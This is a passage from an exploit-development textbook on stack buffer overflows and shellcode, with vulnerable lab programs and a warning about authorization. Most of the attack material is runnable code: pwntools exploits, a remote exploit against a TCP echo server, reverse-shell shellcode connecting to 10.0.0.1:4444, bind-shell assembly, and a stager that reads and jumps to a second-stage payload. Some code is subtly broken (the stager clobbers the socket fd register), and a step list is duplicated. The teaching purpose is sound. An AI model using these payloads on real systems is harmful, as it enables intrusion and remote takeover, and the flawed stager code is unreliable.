Pointers are the foundation of both C programming and exploit development. A pointer is simply a variable that holds a memory address:

```
int value = 42;
int *ptr = &value;     // ptr holds the address of value

printf("value: %d\n", value);       // 42
printf("address: %p\n", ptr);       // 0x7fff...
printf("dereferenced: %d\n", *ptr); // 42 (follow the pointer)

*ptr = 100;            // write through the pointer
printf("value: %d\n", value);       // 100

// Pointer arithmetic
int arr[5] = {10, 20, 30, 40, 50};
int *p = arr;          // points to arr[0]
printf("%d\n", *(p+2)); // 30 (arr[2], advances by sizeof(int) * 2)
```

From an exploit developer's perspective, pointers are interesting because:

- Corrupting a pointer can redirect reads/writes to arbitrary memory locations
- Function pointers can be overwritten to hijack control flow
- NULL pointer dereferences can sometimes be exploitable (mapping page 0)
- Dangling pointers (use-after-free) are among the most exploitable bug classes

6.2 Dangerous Functions

Several standard C library functions are inherently dangerous because they perform no bounds checking. These are the primary source of buffer overflow vulnerabilities:

Dangerous	Safe Alternative	Why Dangerous
`gets(buf)`	`fgets(buf, size, stdin)`	No length limit at all — always exploitable

`strcpy(dst, src)`	`strncpy(dst, src, n)`	No bounds check on destination
`strcat(dst, src)`	`strncat(dst, src, n)`	No bounds check on destination
`sprintf(buf, fmt, ...)`	`snprintf(buf, n, fmt, ...)`	No bounds check on destination
`scanf("%s", buf)`	`scanf("%63s", buf)`	No length limit for %s
`printf(user_input)`	`printf("%s", user_input)`	Format string vulnerability

6.3 Strings and Buffers

In C, strings are arrays of characters terminated by a null byte (\x00). There is no built-in length tracking — the program must rely on the null terminator or track length manually. This design is the root cause of countless buffer overflows:

```
// Classic buffer overflow
void vulnerable(char *input) {
    char buffer[64];
    strcpy(buffer, input);  // No length check! If input > 64 bytes, overflow!
}

// What happens in memory:
// Before overflow:
// [buffer: 64 bytes][saved EBP: 4 bytes][return addr: 4 bytes]
//
// After overflow with 76+ bytes:
// [AAAA...AAAA (64)][AAAA (overwrites EBP)][BBBB (overwrites ret addr)]
//
// When function returns, EIP = 0x42424242 ("BBBB")
```

6.4 Structs and Memory Layout

Struct layout in memory matters for exploitation because overflowing one field can corrupt adjacent fields:

```
struct user {
    char name[32];        // offset 0
    int is_admin;         // offset 32
    void (*callback)();   // offset 36 (function pointer!)
};

// If we overflow name, we can:
// 1. Set is_admin to non-zero (privilege escalation)
// 2. Overwrite callback with our address (code execution)
```

6.5 Function Pointers

Function pointers store the address of a function and can be called indirectly. They are high-value targets for attackers because overwriting one gives direct control flow hijacking:

```
#include <stdio.h>
#include <string.h>

void admin_panel() {
    printf("Welcome, admin!\n");
    system("/bin/sh");
}

void user_panel() {
    printf("Welcome, user!\n");
}

struct session {
    char username[32];
    void (*handler)();
};

int main() {
    struct session s;
    s.handler = user_panel;

    printf("Enter username: ");
    gets(s.username);    // VULNERABLE: overflow into handler

    s.handler();         // Calls whatever handler points to
    return 0;
}
```

An attacker who provides a username longer than 32 bytes can overwrite the handler function pointer with the address of admin_panel(), gaining a shell. This is a simplified but realistic example of how function pointer corruption works.

6.6 Common Vulnerable Patterns

Here are patterns to look for when auditing C code for vulnerabilities:

- **Unbounded copy:** Any use of strcpy, strcat, gets, sprintf without length limits
- **Off-by-one:** Fence-post errors where a loop writes one byte past the buffer end
- **Integer overflow in size calculation:** `malloc(n * sizeof(int))` where n is user-controlled and can wrap
- **Sign confusion:** Negative length values that pass a signed check but become huge when interpreted as unsigned
- **Double free:** Calling free() twice on the same pointer
- **Use after free:** Accessing memory after it has been freed

- **Format string:** Passing user input directly as the format argument to printf/sprintf
- **Uninitialized variables:** Reading stack or heap memory before writing to it (info leak)

6.7 Exercises

1. Compile the function pointer example above with `gcc -o funcptr funcptr.c -fno-stack-protector -no-pie -m32` and exploit it to call admin_panel.
2. Write a program with a struct containing a buffer and an is_admin flag. Exploit the buffer overflow to set is_admin.
3. Use `gcc -S -O0` to generate assembly from a C file. Identify where local variables are allocated on the stack.
4. Find at least three uses of dangerous functions in an open-source C project (hint: search GitHub for `gets(` or `strcpy(`).

Part II: Stack-Based Exploitation

This part covers the foundational techniques of exploit development: stack-based buffer overflows. You will learn how to identify vulnerable programs, control execution flow, write custom shellcode, encode payloads to evade detection, and exploit Windows Structured Exception Handling. These chapters form the core skill set that every exploit developer must master.

Chapters in this part:

- **Chapter 7:** Understanding Buffer Overflows
- **Chapter 8:** Controlling Execution Flow
- **Chapter 9:** Writing Shellcode
- **Chapter 10:** Shellcode Encoding and Evasion
- **Chapter 11:** Structured Exception Handler (SEH) Exploits

Chapter 7: Understanding Buffer Overflows

Buffer overflows are the most foundational class of memory corruption vulnerability. They have existed since the earliest days of computing and remain relevant today despite decades of mitigation effort. Understanding them deeply is not optional for an exploit developer -- it is the bedrock on which every subsequent technique is built.

7.1 What Is a Buffer Overflow?

A buffer overflow occurs when a program writes data beyond the boundary of a fixed-size memory region (the buffer). Because C and C++ perform no automatic bounds checking on array accesses, a write past the end of a stack-allocated buffer can overwrite adjacent memory -- including the saved return address that controls where execution resumes after the current function returns.

The consequences range from a harmless crash to full remote code execution. The severity depends on what the attacker can overwrite and what mitigations are in place. In this chapter we work with protections disabled so you can see the raw mechanism; later chapters layer protections back on.

The C Memory Model: Why Overflows Are Possible

C treats buffers as raw pointers with no metadata about their length. Functions like `gets()`, `strcpy()`, and `sprintf()` copy data until a terminator is found, with no regard for the destination size. The compiler lays out local variables, saved registers, and the return address contiguously on the stack, so an oversized write walks right over all of them.

Dangerous Function	Safe Alternative	Problem
gets(buf)	fgets(buf, size, stdin)	No length limit at all
strcpy(dst, src)	strncpy(dst, src, n)	Copies until null terminator
sprintf(buf, fmt, ...)	snprintf(buf, n, fmt, ...)	No output limit
scanf("%s", buf)	scanf("%Ns", buf)	Reads until whitespace, no limit
strcat(dst, src)	strncat(dst, src, n)	Appends without checking space

7.2 Anatomy of a Stack Frame

Before exploiting a buffer overflow, you must understand how the stack is organized at the moment a function is executing. On x86 (32-bit), each function call creates a stack frame composed of the following elements, from high addresses to low:

Stack Element	Size (x86)	Purpose
Function arguments	Varies	Parameters pushed by caller
Return address (EIP)	4 bytes	Address of instruction after CALL
Saved EBP	4 bytes	Caller's frame pointer
Local variables	Varies	Buffers, integers, structs
Compiler padding	0-16 bytes	Alignment to 16-byte boundary

The key insight: local buffers sit at the lowest addresses in the frame, and the return address sits above them. A linear overflow from a buffer writes upward through the saved EBP and into the return address. When the function executes its `RET` instruction, the CPU pops the overwritten return address into EIP, and execution jumps to the attacker's chosen location.

> **NOTE:** On x86-64, the return address is 8 bytes and the first six integer arguments are passed in registers (RDI, RSI, RDX, RCX, R8, R9) rather than on the stack. The overflow still works the same way -- you just need more padding to reach the return address.

7.3 Your First Vulnerable Program

Let us write the simplest possible vulnerable program, compile it with protections disabled, and overflow it step by step.

The Vulnerable Code

```
// vuln1.c -- Classic stack buffer overflow
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buffer[64];
    strcpy(buffer, input);  // No bounds check!
    printf("You entered: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Usage: %s <input>\n", argv[0]);
        return 1;
    }
    vulnerable(argv[1]);
    printf("Returned safely.\n");
    return 0;
}
```

Compiling with Protections Disabled

Modern compilers and operating systems enable multiple protections by default. For learning purposes, we disable them all:

```
# Compile: disable stack canary, make stack executable, disable PIE
gcc -m32 -fno-stack-protector -z execstack -no-pie \
    -o vuln1 vuln1.c

# Disable ASLR system-wide (requires root)
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

WARNING: Always re-enable ASLR when you are done practicing: `echo 2 | sudo tee /proc/sys/kernel/randomize_va_space`. Running with ASLR disabled on a connected system is a serious security risk.

Flag	What It Disables
-fno-stack-protector	Stack canaries (SSP)
-z execstack	NX / DEP (makes stack executable)
-no-pie	Position-Independent Executable (no ASLR for code)
-m32	Compiles as 32-bit ELF on a 64-bit system
randomize_va_space=0	System-wide ASLR

7.4 Finding the Offset to EIP

The first step in exploiting a buffer overflow is determining exactly how many bytes of input are needed to reach and overwrite the saved return address. This distance is called the *offset*. There are two standard approaches: using a cyclic pattern, and using a binary search with recognizable values.

Method 1: Cyclic Pattern with pwntools

The pwntools library can generate a unique, non-repeating byte sequence. When the program crashes, the value in EIP corresponds to exactly one position in the pattern, revealing the offset instantly.

```
#!/usr/bin/env python3
# find_offset.py -- Determine EIP offset with a cyclic pattern
from pwn import *

# Generate a 200-byte cyclic pattern
pattern = cyclic(200)

# Launch the vulnerable binary
p = process(['./vuln1', pattern])
p.wait()
```

```
# Read the core dump or use GDB to find EIP value
# In GDB: info registers eip
# Suppose EIP = 0x61616172 ('raaa')
offset = cyclic_find(0x61616172)
print(f"[+] EIP offset: {offset}")
```

Method 2: Manual Binary Search

Send increasing amounts of input until a crash occurs. Then refine: send 'A' * N + 'B' * 4 and check whether EIP contains 0x42424242 (BBBB). If it does, N is your offset. If not, adjust N up or down.

```
# Quick crash test from the command line
./vuln1 $(python3 -c "print('A'*80)")
# Segfault? Good. Now narrow it down.
./vuln1 $(python3 -c "print('A'*76 + 'BBBB')")
# Check EIP in GDB -- if EIP == 0x42424242, offset = 76
```

TIP: In GDB, run the program with `r $(python3 -c "print('A'*200)")`. When it crashes, `info registers eip` shows the overwritten value. Use `x/40wx $esp` to see what landed on the stack after EIP.

7.5 Controlling EIP

Once you know the offset, you can place an arbitrary 4-byte value in EIP. The classic proof of concept is to set EIP to 0xDEADBEEF:

```
#!/usr/bin/env python3
# control_eip.py -- Prove we control EIP
from pwn import *

offset = 76
eip = p32(0xDEADBEEF)

payload = b'A' * offset + eip
p = process(['./vuln1', payload])
p.wait()
# In GDB: EIP should be 0xdeadbeef
```

At this point the program will crash at address 0xDEADBEEF because there is nothing meaningful there. The next step is to redirect EIP to code we control -- our shellcode. We will cover that in Chapter 8.

7.6 Complete Walkthrough: Exploiting vuln1

Let us put everything together into a working exploit that spawns a shell. With ASLR and NX disabled, we can place shellcode directly on the stack and jump to it.

1. Determine the offset to EIP (76 bytes in our case).
2. Choose a return address that points into our buffer on the stack.
3. Prepend a NOP sled so we do not need a pixel-perfect jump address.
4. Append our shellcode after the NOP sled.
5. Construct the payload: [NOP sled + shellcode + padding + return address].

1. Determine the offset to EIP (76 bytes in our case).
2. Choose a return address that points into our buffer on the stack.
3. Prepend a NOP sled so we do not need a pixel-perfect jump address.
4. Append our shellcode after the NOP sled.
5. Construct the payload: [NOP sled + shellcode + padding + return address].

```
#!/usr/bin/env python3
# exploit_vuln1.py -- Full exploit for vuln1
from pwn import *

context.arch = 'i386'
context.os = 'linux'

# Step 1: Offset
offset = 76

# Step 2: Shellcode -- execve("/bin/sh")
shellcode = asm(shellcraft.sh())

# Step 3: NOP sled + shellcode must fit in 'offset' bytes
nop_sled_len = offset - len(shellcode)
nop_sled = b'\x90' * nop_sled_len

# Step 4: Find a stack address via GDB
# (gdb) x/40wx $esp  --> pick an address in the NOP sled region
# With ASLR off, stack addresses are stable
ret_addr = p32(0xffffd540)  # Adjust for your system

# Step 5: Build payload
payload = nop_sled + shellcode + ret_addr

log.info(f"Payload length: {len(payload)}")
log.info(f"NOP sled: {nop_sled_len} bytes")
log.info(f"Shellcode: {len(shellcode)} bytes")

# Launch
p = process(['./vuln1', payload])
p.interactive()
```

If the address is correct, the NOP sled absorbs minor variations and the shellcode executes, dropping you into a shell. You have just exploited your first buffer overflow.

7.7 Debugging the Exploit with GDB

Rarely does an exploit work on the first try. GDB (with the pwndbg or GEF extension) is your primary debugging tool. Here is a systematic workflow:

1. Set a breakpoint at the `ret` instruction of the vulnerable function.
2. Run the program with your payload.
3. At the breakpoint, examine the stack: `x/40wx $esp`.
4. Verify EIP is overwritten with your chosen address.
5. Check that the NOP sled and shellcode are intact on the stack.
6. Single-step (`si`) to watch execution flow into your code.

```
$ gdb -q ./vuln1
(gdb) disas vulnerable
   ...
   0x080491a5 <+45>:    ret
(gdb) b *0x080491a5
(gdb) r $(python3 -c "import sys; sys.stdout.buffer.write(b'A'*76 + b'\xef\xbe\xad\xde')")
Breakpoint 1, 0x080491a5 in vulnerable ()
(gdb) x/1wx $esp
0xffffd55c: 0xdeadbeef      <-- We control EIP
(gdb) x/20wx $esp-80
0xffffd50c: 0x41414141 0x41414141 ...   <-- Our 'A' padding
```

7.8 Exercises

1. Modify vuln1.c to use `gets()` instead of `strcpy()`. Re-exploit it reading from stdin.
2. Write a second vulnerable function that is called from `vulnerable()`. Overflow the inner function's buffer to return to an address of your choice.
3. Increase the buffer size to 256 bytes. Recalculate the offset and exploit again.
4. Use `ltrace` and `strace` to observe the system calls made during exploitation.
5. Write a Python script that automatically determines the offset by parsing GDB output.

Chapter 8: Controlling Execution Flow

Chapter 7 showed you how to overwrite EIP. Now you need to send execution somewhere useful. Hardcoding a stack address is fragile -- even minor environment changes shift the stack. This chapter covers reliable techniques for redirecting execution flow to attacker-controlled code.

8.1 The NOP Sled Technique

A NOP sled is a sequence of single-byte no-operation instructions (`0x90` on x86) placed before your shellcode. If EIP lands anywhere in the sled, execution slides forward into the shellcode. This converts a point target into an area target, dramatically increasing reliability.

The trade-off is size: long NOP sleds are conspicuous to intrusion detection systems. In practice, a few hundred bytes of sled is usually sufficient. Alternative single-byte instructions can replace 0x90 to evade signature detection:

Instruction	Opcode	Effect
NOP	0x90	No operation
INC EAX	0x40	Increments EAX (harmless if EAX is not used)
INC EBX	0x43	Increments EBX
DEC EAX	0x48	Decrements EAX
CLC	0xF8	Clears carry flag
CMC	0xF5	Complements carry flag
XCHG EAX,EAX	0x90	Same as NOP (encoded identically)

8.2 JMP ESP / CALL ESP: Reliable Execution Redirection

Instead of guessing a stack address, find a `JMP ESP` or `CALL ESP` instruction at a fixed address in the binary or a loaded library. After the vulnerable function's RET pops the return address into EIP, ESP points to the bytes immediately after the return address on the stack -- exactly where you place your shellcode.

The instruction sequence is: RET pops our address into EIP, which now points to a JMP ESP gadget. The CPU executes JMP ESP, which jumps to the current stack pointer -- right into our shellcode. This technique is ASLR-resistant if the gadget is in a non-ASLR module.

Finding JMP ESP Gadgets

```
# Method 1: Using objdump
objdump -d ./vuln1 | grep -i "ff e4"
# ff e4 is the opcode for JMP ESP

# Method 2: Using msfelfscan (Metasploit)
msfelfscan -j esp ./vuln1

# Method 3: Using ROPgadget
ROPgadget --binary ./vuln1 | grep "jmp esp"

# Method 4: Using pwntools
from pwn import *
elf = ELF('./vuln1')
jmp_esp = next(elf.search(asm('jmp esp')))
print(f"JMP ESP at: {hex(jmp_esp)}")

# Method 5: Search loaded libraries
# In GDB with pwndbg:
# pwndbg> search -x "ff e4"
# libc.so: 0xf7e1234a  <-- example address
```

Exploit Layout with JMP ESP

The payload structure changes when using JMP ESP. The shellcode goes *after* the return address, not before it:

Offset	Content	Purpose
0 to N-1	Padding (e.g., "A" * N)	Fill buffer + saved EBP
N to N+3	Address of JMP ESP	Overwrite return address
N+4 onward	NOP sled + shellcode	Code to execute

```
#!/usr/bin/env python3
# exploit_jmpesp.py -- JMP ESP based exploit
from pwn import *

context.arch = 'i386'
context.os = 'linux'

offset = 76
jmp_esp = p32(0x08049116)  # Address of JMP ESP in binary

shellcode = asm(shellcraft.sh())
nop_sled = b'\x90' * 32

payload  = b'A' * offset       # Padding
payload += jmp_esp              # Return address -> JMP ESP
payload += nop_sled             # NOP sled (after ret addr)
payload += shellcode            # Shellcode

p = process(['./vuln1', payload])
p.interactive()
```

8.3 Return-to-Register (ret2reg)

Sometimes, at the moment of the crash, a register other than ESP already points to your buffer. If EAX, EBX, ECX, or any register contains a pointer to attacker-controlled data, you can use a JMP *reg* or CALL *reg* gadget instead of JMP ESP.

To discover which registers point to your data, examine the register state at the moment of the crash in GDB:

```
(gdb) info registers
eax  0xffffd510   <-- points into our buffer!
ebx  0x0
ecx  0xffffd510   <-- also points to buffer
edx  0x50
esp  0xffffd55c
ebp  0x41414141   <-- overwritten with 'AAAA'
eip  0xdeadbeef   <-- our controlled value

# If EAX -> buffer, find a CALL EAX or JMP EAX gadget:
ROPgadget --binary ./vuln1 | grep "call eax\|jmp eax"
```

8.4 Dealing with Bad Characters

Many programs transform your input before it reaches the vulnerable buffer. Common transformations include terminating at null bytes (0x00), converting to uppercase, stripping newlines (0x0a, 0x0d), or rejecting non-ASCII bytes. Any byte that gets altered or truncated is a *bad character* and must be avoided in your payload.

Identifying Bad Characters

Send every possible byte value (0x00 to 0xFF) as part of your overflow and examine the buffer in memory. Any byte that is missing, replaced, or that causes early truncation is bad.

```
#!/usr/bin/env python3
# badchars.py -- Generate a bad character test string
from pwn import *

# All bytes except 0x00 (almost always bad)
badchars = bytes(range(1, 256))

offset = 76
payload  = b'A' * offset
payload += b'B' * 4          # Overwrite EIP (we don't care about it here)
payload += badchars           # Place test bytes after EIP

# Run in GDB, then: x/256bx $esp
# Compare against expected sequence 0x01..0xff
# Any missing/changed byte is a bad character
```

Bad Char	Reason	Common In
0x00	Null terminator -- truncates strings	All string-based overflows
0x0a	Newline -- terminates line-based input	gets(), fgets(), network protocols
0x0d	Carriage return -- line terminator	HTTP, Telnet, Windows text
0x20	Space -- argument separator	Command-line arguments
0x09	Tab -- whitespace separator	scanf(), sscanf()
0xff	Telnet IAC (Interpret As Command)	Telnet-based services

TIP: msfvenom's `-b` flag lets you specify bad characters when generating shellcode. It will automatically encode the shellcode to avoid those bytes: `msfvenom -b '\x00\x0a\x0d'`

8.5 Using Environment Variables for Shellcode

If the overflow buffer is too small for your shellcode, you can store the shellcode in an environment variable and redirect execution there. Environment variables are placed on the stack at program start, at predictable addresses when ASLR is disabled.

```
# Store shellcode in an environment variable
export SHELLCODE=$(python3 -c "print('\x90'*200 + '<shellcode bytes here>')")

# Find the address of the env var in memory
# helper program:
cat << 'EOF' > getenv.c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[]) {
    char *addr = getenv(argv[1]);
    if (addr)
        printf("%s is at %p\n", argv[1], addr);
    return 0;
}
EOF
gcc -m32 -o getenv getenv.c
./getenv SHELLCODE
# Output: SHELLCODE is at 0xffffdde4
```

8.6 Complete Exploit: Vulnerable Echo Server

Let us apply everything to a more realistic target -- a simple TCP echo server that reads client input into a stack buffer without bounds checking.

The Vulnerable Server

```c
// echo_server.c -- Vulnerable TCP echo server
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

void handle_client(int sock) {
    char buffer[128];
    int n = recv(sock, buffer, 1024, 0);  // recv up to 1024 into 128-byte buffer!
    buffer[n] = '\0';
    printf("Received: %s\n", buffer);
    send(sock, buffer, n, 0);
}

int main() {
    int server_fd, client_fd;
    struct sockaddr_in addr;

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INADDR_ANY;
    addr.sin_port = htons(9999);

    int opt = 1;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt));
    bind(server_fd, (struct sockaddr *)&addr, sizeof(addr));
    listen(server_fd, 5);

    printf("Echo server on port 9999...\n");
    while (1) {
        client_fd = accept(server_fd, NULL, NULL);
        handle_client(client_fd);
        close(client_fd);
    }
}
```

The Remote Exploit

```python
#!/usr/bin/env python3
# exploit_echo.py -- Remote exploit for echo_server
from pwn import *

context.arch = 'i386'

target_ip = '127.0.0.1'
target_port = 9999

# Step 1: Find offset (140 bytes for this binary)
offset = 140

# Step 2: Find JMP ESP in the binary
# ROPgadget --binary echo_server | grep "jmp esp"
```

```
jmp_esp = p32(0x08049216)

# Step 3: Reverse shell shellcode (connects back to attacker)
shellcode = asm(shellcraft.connect('10.0.0.1', 4444) +
                shellcraft.dupsh())

# Step 4: Build payload
payload  = b'A' * offset
payload += jmp_esp
payload += b'\x90' * 32
payload += shellcode

# Step 5: Send it
log.info(f"Sending {len(payload)} byte payload...")
r = remote(target_ip, target_port)
r.send(payload)
log.success("Payload sent! Check your listener.")
# On attacker: nc -lvp 4444
```

WARNING: Never run exploits against systems you do not own or have written authorization to test. The techniques in this chapter are for educational purposes in controlled lab environments only.

8.7 Exercises

1. Compile echo_server and exploit it locally. Verify you get a shell.
2. Modify the exploit to use a CALL ESP gadget instead of JMP ESP.
3. Identify all bad characters for a server that converts input to uppercase.
4. Write a ret2reg exploit using EAX as the register target.
5. Store shellcode in an environment variable and redirect execution there.
6. Add a second-stage payload: the initial shellcode downloads and executes a larger payload.

Chapter 9: Writing Shellcode

Shellcode is the payload that executes after you have hijacked control flow. The name comes from its most common purpose -- spawning a command shell -- but shellcode can do anything: add a user, open a network port, download a file, or install a rootkit. Writing shellcode by hand teaches you how the CPU and operating system interact at the lowest level.

9.1 What Makes Shellcode Different from Normal Code

Shellcode runs in a hostile environment. It is injected into a running process that was not designed to execute it. This imposes constraints that do not apply to normal compiled programs:

- **Position independence:** The shellcode does not know its own address at compile time. It cannot use absolute addresses for data references.
- **No null bytes:** Most injection vectors are string-based. A 0x00 byte terminates the copy and truncates the shellcode.
- **No library calls:** The shellcode cannot call libc functions directly (no linker). It must use raw system calls via INT 0x80 (x86) or SYSCALL (x64).
- **Size constraints:** The buffer may be small. Every byte counts.
- **Bad character avoidance:** Depending on the vulnerability, additional bytes may be forbidden.

9.2 Linux System Calls

On Linux, user-space programs request kernel services through system calls. For x86 (32-bit), you place the syscall number in EAX and arguments in EBX, ECX, EDX, ESI, EDI, and EBP, then execute INT 0x80. For x86-64, you use RAX for the syscall number, RDI, RSI, RDX, R10, R8, R9 for arguments, and the SYSCALL instruction.

Syscall	x86 Number	x64 Number	Arguments
exit	1	60	status
read	3	0	fd, buf, count
write	4	1	fd, buf, count
execve	11	59	filename, argv, envp
socket	359	41	domain, type, protocol
connect	362	42	fd, addr, addrlen
bind	361	49	fd, addr, addrlen

listen	363	50	fd, backlog
accept	364	43	fd, addr, addrlen
dup2	63	33	oldfd, newfd

9.3 Writing execve("/bin/sh") Shellcode -- x86

The most fundamental shellcode spawns a command shell by calling `execve("/bin/sh", NULL, NULL)`. Let us build it instruction by instruction.

Step 1: The C Equivalent

```c
// What we want the shellcode to do:
#include <unistd.h>
int main() {
    char *args[] = {"/bin/sh", NULL};
    execve("/bin/sh", args, NULL);
}
```

Step 2: Assembly (x86, null-free)

```
; execve_x86.asm -- Null-free execve("/bin/sh") shellcode
; nasm -f elf32 execve_x86.asm && ld -m elf_i386 -o execve_x86 execve_x86.o

section .text
global _start

_start:
    ; Clear registers (avoid null bytes from MOV reg, 0)
    xor eax, eax        ; EAX = 0
    xor ebx, ebx        ; EBX = 0
    xor ecx, ecx        ; ECX = 0
    xor edx, edx        ; EDX = 0

    ; Push "/bin//sh" onto the stack (8 bytes, padded with extra /)
    push eax            ; Null terminator
    push 0x68732f2f     ; "//sh"
    push 0x6e69622f     ; "/bin"

    ; EBX = pointer to "/bin//sh" string
    mov ebx, esp

    ; ECX = pointer to argv[] = {"/bin//sh", NULL}
    push eax            ; NULL terminator for argv
    push ebx            ; pointer to "/bin//sh"
    mov ecx, esp        ; ECX -> argv array

    ; EDX = NULL (envp)
    ; Already zero from xor above
```

```
    ; Syscall: execve (number 11)
    mov al, 11          ; Use AL to avoid null bytes (vs MOV EAX, 11)
    int 0x80
```

Step 3: Extract the Bytes

```
# Assemble and extract shellcode bytes
nasm -f elf32 execve_x86.asm -o execve_x86.o
ld -m elf_i386 -o execve_x86 execve_x86.o

# Extract raw bytes
objcopy -O binary -j .text execve_x86.o shellcode.bin

# Display as hex string
xxd -p shellcode.bin | tr -d '\n'
# Result: 31c031db31c931d250682f2f7368682f62696e89e3505389e1b00bcd80

# Verify no null bytes
objdump -d execve_x86.o -M intel | grep "00"
# Should find NO null bytes in the opcodes
```

NOTE: We use "/bin//sh" (with two slashes) because "/bin/sh" is 7 bytes, which does not align to a 4-byte PUSH. The extra slash is ignored by the kernel -- multiple consecutive slashes are treated as a single separator in Unix paths.

9.4 Writing execve Shellcode -- x86-64

The x64 version uses different registers and the SYSCALL instruction instead of INT 0x80. The string "/bin/sh" is only 7 bytes plus a null, which fits in a single 8-byte register.

```
; execve_x64.asm -- Null-free execve("/bin/sh") for x86-64
; nasm -f elf64 execve_x64.asm && ld -o execve_x64 execve_x64.o

section .text
global _start

_start:
    ; Clear registers
    xor rsi, rsi        ; RSI = 0 (argv = NULL)
    xor rdx, rdx        ; RDX = 0 (envp = NULL)

    ; Push "/bin/sh\0" onto stack
    xor rax, rax
    push rax            ; Null terminator

    ; "/bin/sh" = 0x68732f6e69622f
    mov rdi, 0x68732f6e69622f
    push rdi
    mov rdi, rsp        ; RDI -> "/bin/sh"
```

```
    ; syscall number for execve = 59
    xor rax, rax
    mov al, 59
    syscall
```

9.5 Bind Shell Shellcode

A bind shell opens a listening port on the target. When the attacker connects, they get a command shell. This requires multiple system calls: socket(), bind(), listen(), accept(), dup2() (to redirect I/O), and execve().

```
#!/usr/bin/env python3
# bind_shell.py -- Generate bind shell shellcode with pwntools
from pwn import *

context.arch = 'i386'
context.os = 'linux'

# Port 4444 = 0x115c (but in network byte order = 0x5c11)
shellcode = asm(
    shellcraft.findpeersh(4444) if False else  # alternative
    shellcraft.i386.linux.bindsh(4444)
)

print(f"Bind shell shellcode ({len(shellcode)} bytes):")
print(shellcode.hex())

# Equivalent manual assembly for understanding:
manual_asm = '''
    /* socket(AF_INET=2, SOCK_STREAM=1, 0) */
    xor eax, eax
    xor ebx, ebx
    push eax          /* protocol = 0 */
    push 1            /* SOCK_STREAM */
    push 2            /* AF_INET */
    mov ecx, esp      /* args pointer */
    mov bl, 1         /* socket = socketcall #1 */
    mov al, 102       /* socketcall syscall */
    int 0x80
    mov esi, eax      /* save socket fd */

    /* bind(fd, {AF_INET, port=4444, 0.0.0.0}, 16) */
    xor eax, eax
    push eax          /* INADDR_ANY = 0.0.0.0 */
    push word 0x5c11  /* port 4444 in network byte order */
    push word 2       /* AF_INET */
    mov ecx, esp      /* sockaddr_in pointer */
    push 16           /* addrlen */
    push ecx          /* sockaddr pointer */
    push esi          /* socket fd */
    mov ecx, esp
```

```
    mov bl, 2         /* bind = socketcall #2 */
    mov al, 102
    int 0x80

    /* listen(fd, 1) */
    push 1
    push esi
    mov ecx, esp
    mov bl, 4         /* listen = socketcall #4 */
    mov al, 102
    int 0x80

    /* accept(fd, NULL, NULL) */
    xor eax, eax
    push eax
    push eax
    push esi
    mov ecx, esp
    mov bl, 5         /* accept = socketcall #5 */
    mov al, 102
    int 0x80
    mov edi, eax      /* save client fd */

    /* dup2(client_fd, 0/1/2) for stdin/stdout/stderr */
    xor ecx, ecx
    mov cl, 2
dup_loop:
    mov al, 63        /* dup2 syscall */
    mov ebx, edi
    int 0x80
    dec ecx
    jns dup_loop

    /* execve("/bin/sh", NULL, NULL) */
    xor eax, eax
    push eax
    push 0x68732f2f
    push 0x6e69622f
    mov ebx, esp
    xor ecx, ecx
    xor edx, edx
    mov al, 11
    int 0x80
'''
```

9.6 Reverse Shell Shellcode

A reverse shell is the complement of a bind shell: instead of listening for a connection, the shellcode connects *back* to the attacker. This is far more useful in practice because it bypasses firewalls that block inbound connections to the target.

```python
#!/usr/bin/env python3
# reverse_shell.py -- Generate reverse shell shellcode
from pwn import *

context.arch = 'i386'
context.os = 'linux'

# Attacker's IP and port
attacker_ip = '10.0.0.1'
attacker_port = 4444

shellcode = asm(
    shellcraft.connect(attacker_ip, attacker_port) +
    shellcraft.dupsh()
)

print(f"Reverse shell shellcode ({len(shellcode)} bytes):")
print(disasm(shellcode))

# Test setup:
# Attacker: nc -lvp 4444
# Target: run exploit with this shellcode
```

9.7 Staged Shellcode

When buffer space is extremely limited, you cannot fit a full reverse shell in the overflow. Staged shellcode solves this by splitting the payload into two parts:

- **Stage 1 (stager):** A tiny payload (typically 30-80 bytes) that establishes a connection back to the attacker and reads a larger payload into executable memory.
- **Stage 2:** The full payload (reverse shell, meterpreter, etc.) sent over the established connection.

```assembly
; stage1_read.asm -- Minimal stager: read() stage 2 from socket
; Assumes: socket fd is in EDI (from a connect() stage 0)
; Reads into a fixed RWX memory region

section .text
global _start

_start:
    ; mmap an RWX page
    xor eax, eax
    mov al, 192         ; mmap2 syscall (x86)
    xor ebx, ebx        ; addr = NULL (kernel chooses)
    mov ecx, 0x1000     ; length = 4096 bytes
    mov edx, 7          ; prot = PROT_READ|WRITE|EXEC
    mov esi, 0x22       ; flags = MAP_PRIVATE|ANONYMOUS
    xor edi, edi        ; fd = -1 (not used with MAP_ANON)
    dec edi
    xor ebp, ebp        ; offset = 0
    int 0x80
    ; EAX = address of mapped page
```

```
    mov ebx, eax        ; Save mmap address
    mov ecx, eax        ; read buffer = mmap address

    ; read(socket_fd, mmap_addr, 4096)
    mov al, 3           ; read syscall
    ; EBX = socket fd (caller must arrange this)
    mov edx, 0x1000     ; count
    int 0x80

    ; Jump to stage 2
    jmp ecx
```

9.8 Testing Shellcode

Before using shellcode in an exploit, test it in isolation using a C harness or pwntools.

Method 1: C Test Harness

```c
// test_shellcode.c -- Execute shellcode from a buffer
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
    "\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80";

int main() {
    printf("Shellcode length: %lu\n", sizeof(shellcode) - 1);
    // Cast the buffer to a function pointer and call it
    ((void(*)())shellcode)();
    return 0;
}

// Compile: gcc -m32 -fno-stack-protector -z execstack -o test test_shellcode.c
```

Method 2: pwntools run_shellcode()

```python
#!/usr/bin/env python3
from pwn import *

context.arch = 'i386'
context.os = 'linux'

shellcode = asm(shellcraft.sh())

# Test it
p = run_shellcode(shellcode)
p.interactive()
# You should get a shell prompt
```

9.9 Exercises

